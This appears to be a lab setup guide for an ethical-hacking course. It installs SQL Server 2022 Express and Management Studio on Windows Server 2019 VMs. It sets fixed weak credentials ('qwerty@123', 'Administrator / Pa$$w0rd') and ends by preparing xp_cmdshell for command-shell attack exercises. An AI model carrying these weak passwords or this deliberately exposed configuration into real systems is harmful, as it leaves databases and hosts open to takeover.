
- In the **Feature Selection** window, select the express features for installation.

- Click the **Select All** button to select all the features and then click **Next**.

Note:


- A **description** for each feature group appears in the **right pane** after you select the feature.
- You can select any **combination** of checkboxes.
- To change the **installation path** for the shared components, either **update** the path in the **Shared feature directory** and **Shared feature directory (x86)** fields or click the **Browse** button to select another installation directory.
- The default installation path for the shared feature directory is **C:\Program Files\Microsoft SQL Server**.

- The default installation path for the shared feature directory (x86) is **C:\Program Files (x86)\Microsoft SQL Server**.




14. The **Feature Rules** section appears and verifies the prerequisites for the installation. Then, click the **Show details >>** button.
15. If all the prerequisites are present, click **Next**.
16. In the **Instance Configuration** section, check that **Named instance** is specified. Leave the **Instance ID** option set to default and click **Next** to continue.
17. The **PolyBase Configuration** section appears. Ensure that the **Use this SQL Server as standalone PolyBase-enabled instance** option is selected and click **Next**. Leave the port range for **PolyBase services** set to default and click **Next**.

18. The **Server Configuration** section appears. Leave the account names and passwords set to default. Change the **Startup Type** to **Automatic** for **SQL Server Browser** and click **Next**.




19. The **Database Engine Configuration** section appears; select the **Mixed Mode (SQL Server authentication and Window authentication)** radio button and input the password **qwerty@123** in both the **Enter password** and **Confirm password** text fields.

20. Click the **Add Current User** button. You are added as the user (here, **Administrator**), as displayed in the **Specify SQL Server administrators** section. Click **Next**.




21. The **Consent to install Microsoft R Open** section appears. Click the **Accept** button and then **Next**.




22. The **Consent to install Python** section appears; click the **Accept** button and then **Next**.
23. The setup starts to install the SQL server, showing the progress in the **Installation Progress** section.
24. Wait for the installation to complete.
- Note:** If a **Computer restart required** pop-up appears, click **OK**.
25. The **Complete** window appears, providing a link that redirects to the location of the summary log file for the installation and other **important notes**.

26. Click **Close** to finish the installation.




27. Switch to the **SQL Server Installation Center** window and click the **Install SQL Server Management Tools** link.




28. The link opens in your browser; scroll down to **Download SSMS 20.1** and click **Download SQL Server Management Studio 20.1**. Save the file in your system.

Note: If an **Internet Explorer 11** notification appears, click **Ask me later**.


Note: The software version may vary in your lab environment.




29. Open your **Downloads** folder and double-click the application downloaded in the previous step. Click **Run** if a security warning pop-up appears.




30. The **Microsoft SQL Server Management Studio** welcome screen appears; click **Install** to begin the setup.



31. **Microsoft SQL Server Management Studio** begins its setup. Wait for the setup to finish.



32. A screen indicating the completion of the **Microsoft SQL Server Management Studio** setup appears; click **Restart** to complete the installation.




33. The system restarts.
34. After the system reboots, log in to the **Windows Server 2019** virtual machine with the credentials **Administrator** and **Pa\$\$w0rd**.
35. Similarly follow the above steps to install **MS SQL Server 2022 Express Edition** on the **Windows Server 2019 (AD)**.

Important Note:

To execute **XP command shell scripts** in the CEH demo websites, follow the steps below for **SQL Server Management Studio**. Otherwise, none of the XP command shell lab exercises will work properly.

